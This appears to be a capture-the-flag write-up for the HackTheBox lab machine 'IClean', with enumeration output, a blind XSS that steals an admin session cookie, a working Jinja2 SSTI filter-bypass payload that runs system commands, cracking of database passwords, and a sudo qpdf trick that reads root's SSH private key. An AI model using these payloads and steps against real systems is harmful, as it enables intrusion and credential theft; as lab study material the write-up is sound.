


IClean



IClean has been Pwned!

Congratulations  tMONK, best of luck in capturing flags ahead!

#4395	27 Jan 2026	Retired
Machine Rank	Pwn Date	Machine State

Ok Share

IP : 10.129.4.86

Enumeration

Nmap scan

```
Nmap scan report for 10.129.4.86
Host is up (0.55s latency).
Not shown: 9998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Enumeration

Directory Enumeration

```
=====
=====
Starting gobuster in directory enumeration mode
```

=====

=====

/about (Status: 200) [Size: 5267]
/login (Status: 200) [Size: 2106]
/services (Status: 200) [Size: 8592]
/team (Status: 200) [Size: 8109]
/quote (Status: 200) [Size: 2237]
/logout (Status: 302) [Size: 189] [→ /]
/dashboard (Status: 302) [Size: 189] [→ /]
/choose (Status: 200) [Size: 6084]

```
# gobuster dir -u http://capiclean.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,js,html,xml -t 100
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://capiclean.htb/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,js,html,xml
[+] Timeout: 10s
```

Web Enumeration

Directory Enumeration

Starting gobuster in directory enumeration mode

```
Starting gobuster in directory enumeration mode

/choose (Status: 200) [Size: 6084]
/dashboard (Status: 302) [Size: 189] [→ /]
/logout (Status: 302) [Size: 189] [→ /]
/quote (Status: 200) [Size: 2237]
/team (Status: 200) [Size: 8109]
/services (Status: 200) [Size: 8592]
/login (Status: 200) [Size: 2106]
/about (Status: 200) [Size: 5267]
```

Progress: 29424 / 1323354 (2.22%)^C

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET / HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: capiclean.htb		2 Date: Tue, 27 Jan 2026 04:26:21 GMT	
3 Upgrade-Insecure-Requests: 1		3 Server: Werkzeug/2.3.7 Python/3.10.12	
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36		4 Content-Type: text/html; charset=utf-8	
5 Accept:		5 Vary: Accept-Encoding	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		6 Content-Length: 16697	
6 Accept-Encoding: gzip, deflate, br		7 Keep-Alive: timeout=5, max=100	
7 Accept-Language: en-US,en;q=0.9		8 Connection: Keep-Alive	
8 Connection: keep-alive		9	
9		10 <!DOCTYPE html>	
10		11 <html lang="en">	
		12 <head>	
		13 <!-- basic -->	
		14 <meta charset="utf-8">	
		15 <meta http-equiv="X-UA-Compatible" content="IE=edge">	
		16 <meta name="viewport" content="width=device-width, initial-scale=1">	
		17 <!-- mobile metas -->	
		18 <meta name="viewport" content="width=device-width, initial-scale=1">	

The screenshot displays the Burp Suite web application security tool. At the top, there's a menu bar with options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Help. Below the menu is a toolbar with icons for Send, Cancel, Previous, Next, and other actions.

The main window is divided into two panes. The left pane shows the "Request" tab, displaying a raw HTTP request. The right pane shows the "Response" tab, displaying a raw HTTP response.

Request Details:

- Method: POST
- URL: /sendmessage HTTP/1.1
- Host: capiclean.htm
- Content-Length: 118
- Cache-Control: max-age=0
- Origin: http://capiclean.htm
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://capiclean.htm/quote
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.9
- Connection: keep-alive
- Service=cleanings&http%3a%2f%2f10.10.10.24%3a8000&service=Tiler%26Grout&service=Officer&CleaningEmail=monk%40test.co.uk


Response Details:

- Status: 200 OK
- Date: Tue, 27 Jan 2026 04:30:16 GMT
- Server: Werkzeug/2.3.7 Python/3.10.12
- Content-Type: text/html; charset=utf-8
- Vary: Accept-Encoding
- Content-Length: 5948
- Keep-Alive: timeout=5, max=100
- Connection: Keep-Alive

[illegible]


session= eyJyb2xlljoiMjEyMzJmMjk3YTU3YTZhNzQzODk0YTBINGE4MDFmY
zMifQ.aXg9nA.Y1XGXcHaMdUOe4lUcpjVhM-i8

on website set the session cookie and change the path as /dashboard . we will get the admin panel.(In Cookies also set the Path as / root)




Checking SSTI (Server Side Template Injection) Attacks.


Now Generate Invoice and generate QR code for that




That's generate base64 QR code



And now when we check SSTI



set the payload and submit it. it's get 49



now the application is vulnerable to SSTI attacks. and let's check it with different payloads


```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

This is **Jinja2 Filter Bypass payload**. this is working and we can figure it out to get the reverse shell.


Exploitation

Initial foot hold

set the payload and submit it.



```
www-data@iclean:/opt/app$ ls -l
total 24
-rw-r--r-- 1 root root 12553 Mar  2  2024 app.py
drwxr-xr-x 6 root root 4096 Sep 27 2023 static
drwxr-xrwx 2 root root 4096 Jan 27 05:00 templates
```



```
secret_key = ''.join(random.choice(string.ascii_lowercase) for
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```

so, we found the mysql creds. let's check it out


```

www-data@iclean:~$ mysql -u iclean -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 677
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| capiclean |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.01 sec)

```

```

4 rows in set (0.01 sec)

mysql> select * from users;
+----+-----+-----+-----+-----+
| id | username | password | role_id |
+----+-----+-----+-----+
| 1 | admin | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

this is sha-256 hash and use hashcat to crack the password

```

0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa: simple and clean
mysql> show databases;
+-----+
| Database |
+-----+
| capiclean |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.01 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | admin | 2ae316f18d4922f300139ce099e41e57ed9e330bb754574 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494 |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

Session.....: hashcat
 Status.....: Cracked
 Hash.Mode.....: 1400 (SHA2-256)
 Hash.Target.....: 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494da ... 6927aa
 Time.Started.....: Tue Jan 27 13:13:36 2026 (0 secs)
 Time.Estimated...: Tue Jan 27 13:13:36 2026 (0 secs)
 Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
 Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
 Guess.Queue.....: 1/1 (100.00%)
 Speed.#01.....: 17851.5 kH/s (3.80ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
 Progress.....: 3932160/14344385 (27.41%)
 Rejected.....: 0/3932160 (0.00%)
 Restore.Point....: 2621440/14344385 (18.28%)
 Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
 Candidate.Engine..: Device Generator
 Candidates.#01...: yayolin247 → seaford3344
 Hardware.Mon.#01.: Temp: 62c Util: 31% Core:1695MHz Mem:6000MHz Bus:8

now use ssh to get access to the shell

```

# ssh consuela@10.129.4.238
consuela@10.129.4.238's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jan 27 07:45:10 AM UTC 2026

TIER 1
Machines

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
consuela@iclean:~$

```

```
consuela@iclean:~$ cat user.txt
ed1dbcd915e667540638bbb6c6be2a4c
consuela@iclean:~$
```

Privilege Escalation

```
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/usr/bin\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
consuela@iclean:~$ ls -l /usr/bin/qpdf
-rwxr-xr-x 1 root root 18768 Mar 12 2022 /usr/bin/qpdf
consuela@iclean:~$ nano /usr/bin/qpdf
consuela@iclean:~$ file /usr/bin/qpdf
/usr/bin/qpdf: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3258afca8e62defce21dbbbbc7937b057e02388d, for GNU/Linux 3.2.0, stripped
```

```
consuela@iclean:~$ sudo /usr/bin/qpdf
qpdf: an input file name is required

For help:
  qpdf --help=usage      usage information
  qpdf --help=topic      help on a topic
  qpdf --help=--option   help on an option
  qpdf --help            general help and a topic list
```

```
consuela@iclean:~$ sudo /usr/bin/qpdf in.pdf --add-attachment /root/.ssh/id_rsa -- out.pdf
consuela@iclean:~$ sudo /usr/bin/qpdf --list-attachments out.pdf
id_rsa → 653,0
consuela@iclean:~$ sudo /usr/bin/qpdf --show-attachment=id_rsa out.pdf
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAABNLY2RzYS
1zaGEyLW5pc3RwMjU2AAAAACG5pc3RwMjU2AAAAQMQm6Wn/o1SBLJUpiVfUaxWHAe64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtrFP4N40SdoZ9yvekrQDRAAAAgG0Kt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBAxvpaf+jVIEsLSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAGK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xLYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
consuela@iclean:~$
```

we can get id_rsa and access to the root

```
L # ssh -i id_rsa root@10.129.4.238
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

System information as of Tue Jan 27 08:16:46 AM UTC 2026

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jan 27 08:12:23 2026 from 10.10.16.24
root@iclean:~# id
uid=0(root) gid=0(root) groups=0(root)
root@iclean:~# ls -lah
total 48K
drwx----- 8 root root 4.0K Jan 27 04:22 .
drwxr-xr-x 18 root root 4.0K Sep 27 2023 ..
lrwxrwxrwx 1 root root 9 Sep 5 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.1K Oct 15 2021 .bashrc
drwx----- 2 root root 4.0K Mar 2 2024 .cache
-rw----- 1 root root 20 Mar 5 2024 .lessht
drwxr-xr-x 3 root root 4.0K Mar 2 2024 .local
lrwxrwxrwx 1 root root 9 Sep 5 2023 .mysql_history -> /dev/null
drwxr-xr-x 4 root root 4.0K Mar 2 2024 .npm
drwxr-xr-x 5 root root 4.0K Mar 2 2024 .pm2
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r----- 1 root root 33 Jan 27 04:22 root.txt
drwxr-xr-x 2 root root 4.0K Mar 7 2024 scripts
drwx----- 2 root root 4.0K Sep 21 2023 .ssh
root@iclean:~# cat root.txt
4e0b27d2e57b1f1c21c1fb1fdc1cbe36
root@iclean:~#
```

IMPORTANT Learnings

Blind xss

SSTI

Jinja2 - Filter Bypass